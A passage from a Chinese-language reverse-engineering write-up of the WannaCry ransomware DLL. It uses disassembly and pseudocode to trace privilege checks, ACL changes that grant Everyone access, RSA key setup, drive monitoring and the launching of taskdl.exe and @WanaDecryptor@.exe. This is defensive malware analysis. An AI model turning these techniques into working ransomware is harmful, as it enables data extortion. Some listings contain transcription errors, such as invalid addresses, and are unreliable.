34. 硬着头皮上吧/(ㄒ o ㄒ)/~~，此函数有两个参数，从恶意程序本体的函数调用上可以知道，这两个参数都是 NULL。

```
00402156 push    ebx
00402157 push    ebx
00402158 call    eax
```

35. 继续往下，首先调用函数 sub_10004690，进入该函数分析：

- 1) 首先调用 createMutex 创建互斥量 “MsWinZonesCacheCounterMutexA”

```
sub_10004690 proc near
    push    esi
    push    offset aMsWinZonesCache ; "MsWinZonesCacheCounterMutexA"
    push    1                  ; bInitialOwner
    push    0                  ; lpMutexAttributes
    call    ds>CreateMutexA
    mov    eax, eax
```

36. 接下来调用函数 GetModuleFileNameW, 由于传入句柄参数为 NULL, 则获取当前程序的执行路径:

```

    lea    ecx, [esp+224h+Filename]
    push   103h          ; nSize
    push   ecx          ; lpFilename
    push   edx          ; hModule
    stosw
    call   ds:GetModuleFileNameW
  
```

37. 接下来调用函数 wcsrchr 搜索当前程序中路径中的最后一个字符 “\”, 并返回该位置的指针; 如果查询成功, 则对字符串进行截断, 获取当前程序的目录。

```

    lea    eax, [esp+224h+Filename]
    push   '\'           ; Ch
    push   eax          ; Str
    call   esi : wcsrchr
    add   esp, 8
    test  eax, eax
    jz    short loc_10005B70
  
```

```

    lea    ecx, [esp+224h+Filename]
    push   '\'           ; Ch
    push   ecx          ; Str
    call   esi : wcsrchr
    add   esp, 0
    mov   [eax], bx      ; ebx=0
  
```

38. 继续往下, 设置当前程序工作目录为程序在磁盘中的目录, 然后调用函数 sub_10001000

```

loc_10005B70:
    lea    edx, [esp+224h+Filename]
    push   edx          ; lpPathName
    call   ds:SetCurrentDirectoryW
    push   1             ; int
    push   offset unk_1000D958 ; DstBuf
    call   sub_10001000
    add   esp, 8
    test  eax, eax
    jz    loc_10005D64
  
```

- 1) 进入该函数后, 发现函数 sub_10001000 和本体程序中的函数 00401000 一样, 是将 "c.wnry" 写到内存中, 此处的内存地址为 unk_1000D958:

```

; int __cdecl sub_10001000(void *DstBuf, int)
sub_10001000 proc near

DstBuf= dword ptr 4
arg_4= dword ptr 8

push  esi
push  edi
mov   edi, [esp+8+arg_4]
test  edi, edi
jz   short loc_10001011
  
```

```

push  offset aRb ; "rb"
jmp  short loc_10001016
  
```

```

loc_10001011:
push  offset Mode ; "wb"
  
```

```

loc_10001016:
push  offset Filename ; "c.wnry"
call  ds:fopen
  
```

39. 继续往下, 调用函数 sub_100012D0, 进入函数 sub_100012D0:

- 1) 该函数首先进行缓冲区初始化, 再调用函数 sub_100011D0, 该函数传入的参数正好是申请的内存空间 Buffer:

```

sub    esp, 25Ch
mov    ax, word_1000D918
push   edi
mov    [esp+260h+Buffer], ax ; Buffer = word_1000D918
mov    ecx, 95h
xor    eax, eax
lea    edi, [esp+260h+var_256] ; 初始化
rep stosd
lea    ecx, [esp+260h+Buffer]
push   ecx          ; Dest
stosw ; Buffer=eax
[call] sub_100011D0
add    esp, 4
test   eax, eax
pop    edi
jz    short loc_1000130F

```

- 2) 进入 sub_100011D0 函数分析, 函数首先获取当前进程句柄, 然后获得进程的 token/访问令牌:

```

sub    esp, 0Ch
push   esi
lea    eax, [esp+10h+TokenHandle]
push   edi
push   eax          ; TokenHandle
push   8             ; DesiredAccess
mov    [esp+1Ch+TokenInformationLength], 0
[call] ds:GetCurrentProcess
push   eax          ; ProcessHandle
[call] ds:OpenProcessToken
test   eax, eax
jnz   short loc_100011FB

```

- 继续往下, 对当前进程的 token 进行解析, 获得详细信息:

```

loc_100011FB:
mov    edx, [esp+14h+TokenInformationLength]
mov    eax, [esp+14h+TokenHandle]
mov    edi, ds:GetTokenInformation
lea    ecx, [esp+14h+TokenInformationLength]
push   ecx          ; ReturnLength
push   edx          ; TokenInformationLength
push   0             ; TokenInformation
push   1             ; TokenInformationClass
push   eax          ; TokenHandle
[call] edi : GetTokenInformation
test   eax, eax

```

- 再往下, 加载 “advapi32.dll”, 并从内存中找到 “ConvertSidToStringSidW” 函数地址:

```

1000125A loc_1000125A:           ; "advapi32.dll"
1000125A push offset LibFileName
1000125F [call] ds:LoadLibraryA
10001265 test eax, eax
10001267 jnz short loc_1000126F

1000126F
1000126F loc_1000126F:           ; "ConvertSidToStringSidW"
1000126F push offset ProcName
10001274 push eax               ; hModule
10001275 [call] ds:GetProcAddress
1000127B test eax, eax
1000127D jnz short loc_10001285

```

- 继续往下, 调用 ConvertSidToStringSidW 函数将获取到的进程 token 信息进行格式转换, 保存在 Source 变量中:

```

10001285 loc_10001285:
10001285 mov    [esp+14h+Source], 0
1000128D mov    ecx, [esi]
1000128F lea    edx, [esp+14h+Source]
10001293 push   edx
10001294 push   ecx
10001295 [call] eax          ; ConvertSidToStringSidW函数
10001297 test   eax, eax
10001299 jnz   short loc_100012A1

```

- 3) 结合上面的分析, 我们知道函数 sub_100011D0 的功能是获取进程的 token 信息进行保存, 由于函数 sub_100011D0 仅传入了一个参数变量 Dest, 那么 token 的信息

将被保存到 Dest 变量中。

- 4) 继续往下有两个逻辑分支, 如果获取 token 成功则检查 token 信息是否包含“S-1-5-18”; 如果获取 token 失败, 则获取用户名, 检查是否为 “system” ; 此处的操作就是在检查当前用户的权限。

The screenshot shows three assembly windows. The top-left window contains code for a failed token acquisition attempt, with the string "S-1-5-18" highlighted. The top-right window shows successful token acquisition and a call to `ds:GetUserNameW`. The bottom window shows the `call ds:Wcsicmp` instruction being executed.

```
10001303 lea edx, [esp+25Ch+Buffer]
10001307 push edx
10001308 push offset a$1518 ; "S-1-5-18"
1000130D jmp short loc_10001331

1000130F lea eax, [esp+25Ch+pcbBuffer]
1000130F loc_1000130F:
10001313 lea ecx, [esp+25Ch+Buffer]
10001317 push eax
10001318 push ecx
10001319 mov [esp+264h+pcbBuffer], 12Ch
10001321 call ds:GetUserNameW
10001327 lea edx, [esp+25Ch+Buffer]
1000132B push offset aSystem ; "SYSTEM"
10001330 push edx ; Str1

10001331
10001331 loc_10001331:
10001331 call ds:Wcsicmp
10001337 add esp, 8
1000133A test eax, eax
1000133C jnz short loc_1000134A
```

- 5) 因此 `sub_100012D0` 函数的主要功能就是检查当前程序运行的用户权限是否是具有足够的权限。
40. 继续往下, 调用函数 `sub_10003410`, 该函数首先调用 `sub_10004440` 从“advapi32.dll”中获取加解密相关的函数地址, 同时从“kernel32.dll”获取一些文件操作函数在系统的内存地址:

`sub_10004440` 中加解密相关的函数:

The screenshot shows two assembly windows. The top window contains code for loading `LibFileName` from `advapi32.dll` using `LoadLibraryA`. The bottom window shows the subsequent calls to `GetProcAddress` for various cryptographic functions like `CryptAcquireContextA`, `CryptImportKey`, `CryptDestroyKey`, and `CryptEncrypt`.

```
10004451 loc_10004451: ; "advapi32.dll"
10004451 push offset LibFileName
10004456 call ds:LoadLibraryA
1000445C mov esi, eax
1000445E test esi, esi
10004460 jz loc_100044F9

10004466 push edi
10004467 mov edi, ds:GetProcAddress
1000446D push offset aCryptacquireco ; "CryptAcquireContextA"
10004472 push esi ; hModule
10004473 call edi ; GetProcAddress
10004475 push offset aCryptimportkey ; "CryptImportKey"
1000447A push esi ; hModule
1000447B mov dword_1000D93C, eax
10004480 call edi ; GetProcAddress
10004482 push offset aCryptdestroye ; "CryptDestroyKey"
10004487 push esi ; hModule
10004488 mov dword_1000D940, eax
1000448D call edi ; GetProcAddress
1000448F push offset aCryptencrypt ; "CryptEncrypt"
10004490 ...
```

文件操作函数:

The screenshot shows two assembly windows. The top window contains code for loading `aKernel32_dll_0` from `kernel32.dll` using `LoadLibraryA`. The bottom window shows the subsequent calls to `GetProcAddress` for file operations like `CreateFileW`, `WriteFile`, `ReadFile`, and `MoveFileW`.

```
1000342E loc_1000342E: ; "kernel32.dll"
1000342E push offset aKernel32_dll_0
10003433 call ds:LoadLibraryA
10003439 mov esi, eax
1000343B test esi, esi
1000343D jz loc_100034ED

10003443 push edi
10003444 mov edi, ds:GetProcAddress
1000344A push offset aCreatefileW ; "CreateFileW"
1000344F push esi ; hModule
10003450 call edi ; GetProcAddress
10003452 push offset aWritefile ; "WriteFile"
10003457 push esi ; hModule
10003458 mov dword_1000D91C, eax
1000345D call edi ; GetProcAddress
1000345F push offset aReadfile ; "ReadFile"
10003464 push esi ; hModule
10003465 mov dword_1000D920, eax
1000346A call edi ; GetProcAddress
1000346C push offset aMovefileW ; "MoveFileW"
```

41. 继续往下, 进行字符串拼接, 三个字符串分别与内存中的数据进行拼接

```

10005B9 mov    esi, ds:sprintf
10005BAF push   ebx
10005BB0 push   offset a08X_res ; "%08X.res"
10005BB5 push   offset Dest ; Dest
10005BBA call   esi ; sprintf
10005BBC add    esp, 0Ch
10005BF push   ebx
10005BC0 push   offset a08X_pkj ; "%08X.pkj"
10005BC5 push   offset FileName ; Dest
10005BCA call   esi ; sprintf
10005BCC add    esp, 0Ch
10005BCF push   ebx
10005BD0 push   offset a08X_eky ; "%08X.eky"
10005BD5 push   offset byte_1000DD58 ; Dest
10005BDA call   esi ; sprintf

```

在 OD 中调试可以发现三个文件分别是：

00000000.res, 00000000.pkj, 00000000.eky 其中后两个文件分别是 RSA 加密中的公钥和私钥；说明在后面将执行 RSA 相关的操作。

地址	HEX 数据	ASCII
10000CF0	30 30 30 30 30 30 30 2E 72 65 73 00 00 00 00	00000000.res...
10000D00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
10000D10	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
10000D20	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

42. 接下来调用函数 sub_10004600,

1) 该函数首先打开互斥量 "Global\\MsWinZonesCacheCounterMutexW"

```

10004600
10004600 sub    esp, 64h
10004603 push   esi
10004604 push   offset Name ; "Global\\MsWinZonesCacheCounterMutexW"
10004609 push   1 ; bInheritHandle
1000460B push   100000h ; dwDesiredAccess
005B0C call   ds:OpenMutexA
10004616 test   eax, eax
10004618 iz    short loc 1000462B

```

2) 如果打开互斥量失败，则会重新创建该互斥量：

```

1000462B 1000462D:
1000462B mov    eax, [esp+68h+arg_0]
1000462F lea    ecx, [esp+68h+Dest]
10004633 push   eax
10004634 push   offset unk_1000D4FC
10004639 push   offset aSD ; "%s%d"
1000463E push   ecx ; Dest
1000463F call   ds:sprintf
10004645 add    esp, 10h
10004648 lea    edx, [esp+68h+Dest]
1000464C push   edx ; lpName
1000464D push   1 ; bInitialOwner
1000464F push   0 ; lpMutexAttributes
10004651 call   ds>CreateMutexA

.data:1000D4FC unk_1000D4FC db 47h ; G ; DATA XREF: sub_10004600+34f
.data:1000D4FD db 6Ch ; l
.data:1000D4FE db 6Fh ; o
.data:1000D4FF db 62h ; b
.data:1000D500 db 61h ; a
.data:1000D501 db 6Ch ; l
.data:1000D502 db 5Ch ; \
.data:1000D503 ; CHAR aMswinzones cach[] ; DATA XREF: sub_10004600+34f
.data:1000D503 aMswinzones cach text "UTF-8", `MsWinZonesCacheCounterMutexA` ; DATA XREF: sub_10004690+1f
.data:1000D503

```

3) 接下来调用函数 sub_100013E0，该函数通过设置 ACL 进行权限提升

```
ppSecurityDescriptor = 0;
GetSecurityInfo(handle, SE_KERNEL_OBJECT, 4u, 0, &ppDacl, 0, &ppSecurityDescriptor);
pListofExplicitEntries.grfAccessPermissions = 2031617;
pListofExplicitEntries.grfAccessMode = 1;
pListofExplicitEntries.grfInheritance = 0;
pListofExplicitEntries.Trustee.pMultipleTrustee = 0;
pListofExplicitEntries.Trustee.MultipleTrusteeOperation = 0;
pListofExplicitEntries.Trustee.TrusteeForm = 1;
pListofExplicitEntries.Trustee.TrusteeType = 5;
pListofExplicitEntries.Trustee.ptstrName = aEveryone;
SetEntriesInAcl(1u, &pListofExplicitEntries, ppDacl, &NewAcl);
SetSecurityInfo(handle, SE_KERNEL_OBJECT, 4u, 0, NewAcl, 0);
LocalFree(ppDacl);
LocalFree(NewAcl);
return LocalFree(ppSecurityDescriptor);
}
```


4) 所以 sub_10004600 函数的主要功能是打开/创建互斥量，然后进行权限提升。

43. 继续往下，调用函数 sub_10004500，跟入该函数进行分析：

1) 该函数首先得到一个 dky 文件，通过 OD 动态得到该文件名——1000D8A8.dky

```
signed int __cdecl sub_10004500(int a1)
{
    int v1; // eax@3
    char v3; // [sp+4h] [bp-68h]@3
    char Dest; // [sp+2Ch] [bp-40h]@1
    int v5; // [sp+68h] [bp-4h]@3

    sprintf(&Dest, Memory_1000D8A8_dky, a1); // 文件名为"1000D8A8.dky"
    if ( GetFileAttributesA(&Dest) != -1 && GetFileAttributesA(Memory_00000000_pk) != -1 )
    {
        sub_10003A10((int)&v3); // 临界区初始化
        v5 = 0;
        v1 = sub_10003D10(&v3, Memory_00000000_pk, &Dest); // 对测试数据进行加密操作
        if ( v1 )
        {
            sub_10003A60((int)&v3); // 临界区回收
            return 1;
        }
        sub_10003A60((int)&v3);
    }
    return 0;
}
```



2) 继续往下，调用函数 sub_10003A10 进行临界区初始化，调用函数 sub_10003D10 进行操作，进入该函数后会发现加解密的相关函数，我们可以推测此函数主要进行加解密的相关操作：

函数先对测试数据进行加密，然后解密进行对比，检查相应的操作是否成功。

```
v3 = this;
strcpy(Str2, "TESTDATA");
v8 = 0;
Str1 = 0;
memset(&v10, 0, 0x1Fc);
v11 = 0;
v12 = 0;
v6 = strlen(Str2);
if ( !sub_10003A80(v3) ) // 连接CSP, 获得指定CSP的密钥容器的句柄
{
    return 0;
}
ms_exc.registration.TryLevel = 0;
if ( !sub_10003F00(((_DWORD *)v3 + 1), (int)v3 + 8, lpFileName)
    || !sub_10003F00(((_DWORD *)v3 + 1), (int)v3 + 12, a3) )
{
    v5 = (char *)&ms_exc.registration;
    goto LABEL_6;
}
strcpy(&Str1, Str2); // 字符串复制
// 对测试数据 "TESTDATA" 进行加密
{
    v5 = (char *)&ms_exc.registration;
LABEL_6:
    local_unwind2(v5, -1);
    return 0;
}
if ( !CryptEncrypt(((_DWORD *)v3 + 3), 0, 1, 0, (BYTE *)&Str1, (DWORD *)&v6, 0x200u) ) // 对测试数据进行加密
{
    v5 = (char *)&ms_exc.registration;
    goto LABEL_6;
}
if ( strncmp(&Str1, Str2, strlen(Str2)) ) // 比较解密后的数据是否与原始数据相同
{
    ms_exc.registration.TryLevel = -1;
    sub_10003B80((int)v3);
    return 0;
}
```

- 3) 因此函数 sub_10004500 的功能是进行加解密相关的操作测试。
44. 继续往下，调用函数 sub_10003A10 进行临界区初始化，接下来再调用函数 sub_10003AC0，其中传入三个参数，其中两个是前面创建的公钥和私钥，另一个参数用 ecx 进行传递，是初始化后的临界区地址：

```

10005C37 push    offset Memory_00000000_eky ; LPCSTR
10005C3C push    offset Memory_00000000_pkY ; lpFileName
10005C41 mov     ecx, esi
10005C43 call    sub_10003AC0
10005C48 test    eax, eax
10005C4A jz     loc_10005D64

```

跟入函数 sub_10003AC0 进行分析，此函数主要为后面的加解密操作做准备——产生加密使用的公钥和私钥：

```

1 int __thiscall sub_10003AC0(void *this, LPCSTR lpFileName, LPCSTR a3)
2 {
3     void *u3; // esi@1
4     HCRYPTKEY v5; // esi@14
5     |           // a3 = 00000000.eky; lpFileName= 00000000.pkY
6     u3 = this;
7     if ( !sub_10003A80(this) )           // // 连接CSP, 获得指定CSP的密钥容器的句柄
8     {
9         sub_10003B80((int)*u3);          // 结束相关加密操作, 回收相关资源
0         return 0;
1     }
2     if ( lpFileName )
3     {
4         if ( !sub_10003C00((int)*u3, lpFileName) ) // // 检查00000000.ply文件是否存在,
5             // 如果存在则从其中读取数据, 不存在就执行下面的逻辑
6         {
7             if ( !CryptImportKey(((_DWORD *)u3 + 1), (const BYTE *)asc_1000CF40, 0x114u, 0, 0, (HCRYPTKEY *)u3 + 3)) // //
8                 // 导入公钥
9                 || !sub_10004350(((_DWORD *)u3 + 1), (HCRYPTKEY *)u3 + 2)) // // 生成秘钥
0                 || !sub_10004040(((_DWORD *)u3 + 1), ((_DWORD *)u3 + 2), 6u, lpFileName)) // //
1                     // // 创建00000000.pkY并且把上面生成的数据写入其中
2
3             {
4                 goto LABEL_19;
5             }
6             if ( a3 )
7                 sub_10003C40((int)*u3, a3);           // // 创建文件00000000.eky, 并向其中导入key(私钥)
8             if ( !sub_10003C00((int)*u3, lpFileName) )
9             (
10                 sub_10003B80((int)*u3);           // // 释放资源
11                 return 0;
12             }
13         }
14     }
15 }

```

45. 继续往下，调用函数 sub_100046D0，跟入该函数，发现该函数主要是打开 00000000.res 文件，并且读取其中的指定数据（但是从前面的分析中，我们发现该文件并没有被创建，故应该会打开失败）

```

100046D2 push    0           ; hTemplateFile
100046D4 push    0           ; dwFlagsAndAttributes
100046D6 push    3           ; dwCreationDisposition
100046D8 push    0           ; lpSecurityAttributes
100046DA push    1           ; dwShareMode
100046DC push    80000000h   ; dwDesiredAccess
100046E1 push    offset Memory_00000000_res ; lpFileName
100046E6 call    ds>CreateFileA
100046E8 mov     esi, eax
100046EE cmp     esi, 0FFFFFFFFFFh
100046F1 jnz    short loc_100046F8

```



```

146F3 xor     eax, eax
146F5 pop     esi
146F6 pop     ecx
146F7 retn

```

```

100046F8 loc_100046F8:
100046F8 lea     eax, [esp+8+NumberOfBytesRead]
100046FC push    0           ; lpOverlapped
100046FE push    eax           ; lpNumberOfBytesRead
100046FF push    88h          ; nNumberOfBytesToRead
10004704 push    offset pbBuffer ; lpBuffer
10004709 push    esi           ; hFile
1000470A mov     [esp+1Ch+NumberOfBytesRead], 0
10004712 call    ds:ReadFile

```

46. 继续往下，会删除 00000000.res 文件，保证 res 文件的唯一性。

```

10005C61
10005C61 loc_10005C61:           ; lpFileName
10005C61 push    offset Memory_00000000_res
10005C66 call    ds:DeleteFileA

```

47. 继续往下，调用函数 sub_10004420 生产加密随机数，并且保存在 pBuffer 中

```

10004420 ; int __stdcall sub_10004420(BYTE *pbBuffer, DWORD dwLen)
10004420 sub_10004420 proc near
10004420
10004420 pbBuffer= dword ptr 4
10004420 dwLen= dword ptr 8
10004420
10004420 mov     eax, [esp+pbBuffer]
10004424 mov     edx, [esp+dwLen]
10004428 push    eax           ; pBuffer
10004429 mov     eax, [ecx+4]
1000442C push    edx           ; dwLen
1000442D push    eax           ; hProv
1000442E call    ds:CryptGenRandom
10004434 retn    8
10004434 sub_10004420 endp

```

48. 接下来，创建线程，代码起始处为 sub_10004790：

```

10005C9E mov     esi, ds>CreateThread
10005C9F push    ebx           ; lpThreadId
10005C9G push    ebx           ; dwCreationFlags
10005C9H push    ebx           ; lpParameter
10005C9I push    offset sub_10004790 ; lpStartAddress
10005CAC push    ebx           ; dwStackSize
10005CAD push    ebx           ; lpThreadAttributes
10005CAE call    esi, CreateThread
10005CBE mov     esp, ds:CloseHandle

```

跟入函数 sub_10004790，该函数调用 sub_10004730，进行 00000000.res 文件创建，并且将上面的 pBuffer 中的数据写入其中：

```

10004732 push    esi           ; hTemplateFile
10004734 push    0             ; dwFlagsAndAttributes
10004739 push    4             ; dwCreationDisposition
1000473B push    0             ; lpSecurityAttributes
1000473D push    1             ; dwShareMode
1000473F push    40000000h    ; dwDesiredAccess
10004744 push    offset Memory_00000000_res ; lpFileName
10004749 call    ds>CreateFile
1000474F mov     esi, eax
10004751 cmp     esi, 0FFFFFFFh
10004754 jnz    short loc_1000475B

756 xor     eax, eax
758 pop     esi
759 pop     ecx
75A retn

```



```

1000475B:
1000475B loc_1000475B:
1000475B lea     eax, [esp+8+NumberOfBytesWritten]
1000475F push    0             ; lpOverlapped
10004761 push    eax           ; lpNumberOfBytesWritten
10004762 push    88h           ; nNumberOfBytesToWrite
10004767 push    offset pBuffer ; lpBuffer
1000476C push    esi           ; hfile
1000476D mov     [esp+1Ch+NumberOfBytesWritten], 0
10004775 call    ds:WriteFile

```

49. 继续往下，进行睡眠 0.1 秒，再创建一个线程，此线程的首地址是 sub_100045C0，

```

10005CBD
10005CBD loc_10005CBD:
10005CBD mov     edi, ds:Sleep
10005CC3 push    64h           ; dwMilliseconds
10005CC5 call    edi, Sleep
10005CC7 push    ebx           ; lpThreadId
10005CC8 push    ebx           ; dwCreationFlags
10005CC9 push    ebx           ; lpParameter
10005CCA push    offset sub_100045C0 ; lpStartAddress
10005CCF push    ebx           ; dwStackSize
10005CD0 push    ebx           ; lpThreadAttributes
10005CD1 call    esi, CreateThread
10005CD3 cmp     eax, ebx
10005CD5 jz     short loc_10005CDA

```

跟入地址 sub_100045C0，该函数调用函数 sub_10004500，此函数我们在前面已经分析过了，此函数的主要功能是进行加解密相关的操作测试。

```

100045C0 ; DWORD __stdcall sub_100045C0(LPUOID lpThreadParameter)
100045C0 sub_100045C0 proc near
100045C0 lpThreadParameter= dword ptr 4
100045C0
100045C1 push    esi
100045C1 mov     esi, [esp+4+lpThreadParameter]
100045C5 push    edi
100045C6 mov     edi, ds:Sleep

```

```

100045CC
100045CC loc_100045CC:
100045CC push    esi
100045CD call    sub_10004500
100045D2 add     esp, 4
100045D5 mov     dword_1000DD8C, eax
100045DA test   eax, eax
100045DC jnz    short loc_100045E7

```

50. 继续往下，会再次创建两个线程，入口地址分别是 sub_10005730 和 sub_10005300：

```

10005CDC call    edi : Sleep
10005CDE push    ebx      ; lpThreadId
10005CDF push    ebx      ; dwCreationFlags
10005CE0 push    ebx      ; lpParameter
10005CE1 push    offset sub_10005730 ; lpStartAddress
10005CE6 push    ebx      ; dwStackSize
10005CE7 push    ebx      ; lpThreadAttributes
10005CE8 call    esi : CreateThread
10005CEA push    64h      ; dwMilliseconds
10005CEC mov     ebx, eax
10005CEE call    edi : Sleep
10005CF0 push    0         ; lpThreadId
10005CF2 push    0         ; dwCreationFlags
10005CF4 push    0         ; lpParameter
10005CF6 push    offset sub_10005300 ; lpStartAddress
10005CFB push    0         ; dwStackSize
10005CFD push    0         ; lpThreadAttributes
10005CFF call    esi : CreateThread
10005D01 test   eax, eax
10005D03 jz     short loc_10005D08

```

51. 先跟入地址 sub_10005730，该地址处会先进行磁盘驱动器检索和遍历，如果没有新的磁盘加入，则函数 sub_10005730 就会执行其中的一个循环——持续对驱动器进行检测，如果发现有新的磁盘加入，则会创建线程对新的驱动器中的文件进行操作，线程首地址是 sub_10005680：

```

u1 = GetLogicalDrives();                                // // 进行所有磁盘驱动器检索
if ( fdword_1000DD8C )
{
    while ( 1 )
    {
        Sleep(0xBB8U);
        u2 = u1;
        u1 = GetLogicalDrives();
        if ( u1 != u2 )
            break;
    LABEL_10:
        if ( dword_1000DD8C )
            goto LABEL_11;
    }
    u3 = 3;
    while ( fdword_1000DD8C )
    {
        if ( ((u1 ^ u2) >> u3) & 1 && !(u2 >> u3) & 1 )
        {
            u4 = CreateThread(0, 0, sub_10005680, (LPUOID)u3, 0, 0);
            if ( u4 )
                CloseHandle(u4);
        }
    }
}

```

由于在进行 OD 调试中没有新从磁盘插入，故这个线程中下段是不会断下的。

TODo sub_10005680

52. 接下来跟入线程 sub_10005300，该线程中会在一个循环中检测 dword_1000DD8C 内存地址中的数据，并且调用函数 sub_10001080，其中传入的参数包含一个字符串 "taskdl.exe"。

```

10005310 loc_10005310:          ; lpExitCode
10005310 push    0
10005312 push    0FFFFFFFh      ; dwMilliseconds
10005314 push    offset CommandLine ; "taskdl.exe"
10005319 call    sub_10001080
1000531E add     esp, 0Ch
10005321 push    7530h          ; dwMilliseconds
10005326 call    esi : Sleep
10005328 mov     eax, dword_1000DD8C
1000532D test   eax, eax
1000532F jz     short loc_10005310

```

跟入函数 sub_10001080，该函数首先创建一个进程，执行当前程序路径下的 "taskdl.exe"，该程序也正是压缩文件中释放的文件之一。

```

100010A2 xor    esi, esi
100010A4 push   ecx      ; lpProcessInformation
100010A5 mov     [esp+60h+ProcessInformation.hThread], eax
100010A9 push   edx      ; lpStartupInfo
100010AA push   esi      ; lpCurrentDirectory
100010AB mov     [esp+68h+ProcessInformation.dwProcessId], eax
100010AF push   esi      ; lpEnvironment
100010B0 push   8000000h    ; dwCreationFlags
100010B5 mov     [esp+70h+ProcessInformation.dwThreadId], eax
100010B9 mov     eax, [esp+70h+lpCommandLine]
100010BD push   esi      ; bInheritHandles
100010BE push   esi      ; lpThreadAttributes
100010BF push   esi      ; lpProcessAttributes
100010C0 push   eax      ; lpCommandLine, = "taskdl.exe"
100010C1 push   esi      ; lpApplicationName
100010C2 mov     [esp+84h+ProcessInformation.hProcess], esi
100010C6 mov     [esp+84h+StartupInfo.dwFlags], 1
100010CE mov     [esp+84h+StartupInfo.wShowWindow], si
100010D3 call    ds>CreateProcessA
100010D9 test   eax, eax

```

53. 退出线程 sub_10005300，继续往下发现创建新的线程 sub_10004990：

```

10005D08 loc_10005D08:          ; dwMilliseconds
10005D08 push    64h
10005D0A call    edi : Sleep
10005D0C push    0              ; lpThreadId
10005D0E push    0              ; dwCreationFlags
10005D10 push    0              ; lpParameter
10005D12 push    offset sub_10004990 ; lpStartAddress
10005D17 push    0              ; dwStackSize
10005D19 push    0              ; lpThreadAttributes
10005D1E call    esi : CreateThread
10005D1F test   eax, eax
10005D1F jz     short loc_10005D24

```

1) 跟入线程地址 sub_10004990，发现改地址处首先向 c.wnry 文件中写入数据：

```

100049C6 push    ecx      ; Time
100049C7 mov     esi, 1
100049CC call    ebx : time
100049CE push    0              ; int
100049D0 push    offset Memory_1000D958_c_wnry ; DstBuf
100049D5 mov     Time, eax
100049DA call    My_Read_Write_c_wnry : 向 c.wnry 中写入数据
100049DF add     esp, 0Ch

```

2) 接下来调用函数 sub_10004890，

```

100049E2
100049E2 loc_100049E2:
100049E2 call    sub_10004890
100049E7 test   esi, esi
100049E9 jz     short loc_10004A24

```

- 跟入函数 sub_10004890，该函数首先调用函数 sub_10001360 检查运行当前程序的用户是否具有管理员权限。

```


000138F mov     [esp+40h+pIdentifierAuthority.Value+4], bl
0001393 mov     [esp+40h+pIdentifierAuthority.Value+5], 5
000139C mov     [esp+40h+IsMember], ebx
000139C call    ds:AllocateAndInitializeSid ; 申请一个SID并且初始化SID的数据
00013A2 test    eax, eax
00013A4 jnz     short loc_100013AB

A6 pop     ebx
A7 add     esp, 10h
AA retn

100013AB
100013AB loc_100013AB:
100013AB mov     eax, [esp+14h+pSid]
100013AF lea     edx, [esp+14h+IsMember]
100013B3 push    edx ; IsMember
100013B4 push    eax ; SidToCheck
100013B5 push    ebx ; TokenHandle
100013B6 call    ds:CheckTokenMembership ; 检查原始Token中，管理员adminSID是否被激活。
100013B6 ; 如果被激活，那么说明启动这个程序的账号是管理员账号，否则不是
100013B6 test    eax, eax
100013BE jnz     short loc_100013C4

```

- 接下来，将获取@WanaDecryptor@.exe 文件的完全路径，然后与字符串“taskse.exe”进行拼接得到新的字符串——像是向“taskse.exe”运行传参一样（其中“taskse.exe”也是解压文件中的文件之一）：



- 继续往下，调用函数 `sub_10001080` 创建进程，并且将刚刚拼接得到的字符串作为参数传入，作为进程执行的命令。

```

100048D3 call    ds:GetFullPathNameA
100048D9 lea     edx, [esp+660h+Buffer]
100048D9 lea     eax, [esp+660h+Dest]
100048E4 push    edx
100048E5 push    offset aTaskse_exe ; "taskse.exe"
100048EA push    offset a$S_1 ; "%s %s"
100048EF push    eax ; Dest
100048F0 call    ds:sprintf
100048F6 push    0 ; lpExitCode
100048F8 lea     ecx, [esp+674h+Dest]
100048FF push    0 ; dwMilliseconds
10004901 push    ecx ; lpCommandLine
10004902 call    sub_10001080

```

- 继续往下，对内存地址 `dword_1000DD94` 中的数据进行检测，如果该值为 0 则直接创建进程拉起 “@WanaDecryptor@.exe”

```

1000491A lea      edi, [esp+660h+StartupInfo.lpReserved]
1000491E mov      [esp+660h+StartupInfo.cb], 44h
10004926 xor      edx, edx
10004928 mov      [esp+660h+ProcessInformation.hProcess], eax
1000492C rep stosd
1000492E mov      [esp+660h+ProcessInformation.hThread], edx
10004932 lea      eax, [esp+660h+ProcessInformation]
10004936 lea      ecx, [esp+660h+StartupInfo]
1000493A mov      [esp+660h+ProcessInformation.dwProcessId], edx
1000493E push    eax      ; lpProcessInformation
1000493F push    ecx      ; lpStartupInfo
10004940 push    edx      ; lpCurrentDirectory
10004941 push    edx      ; lpEnvironment
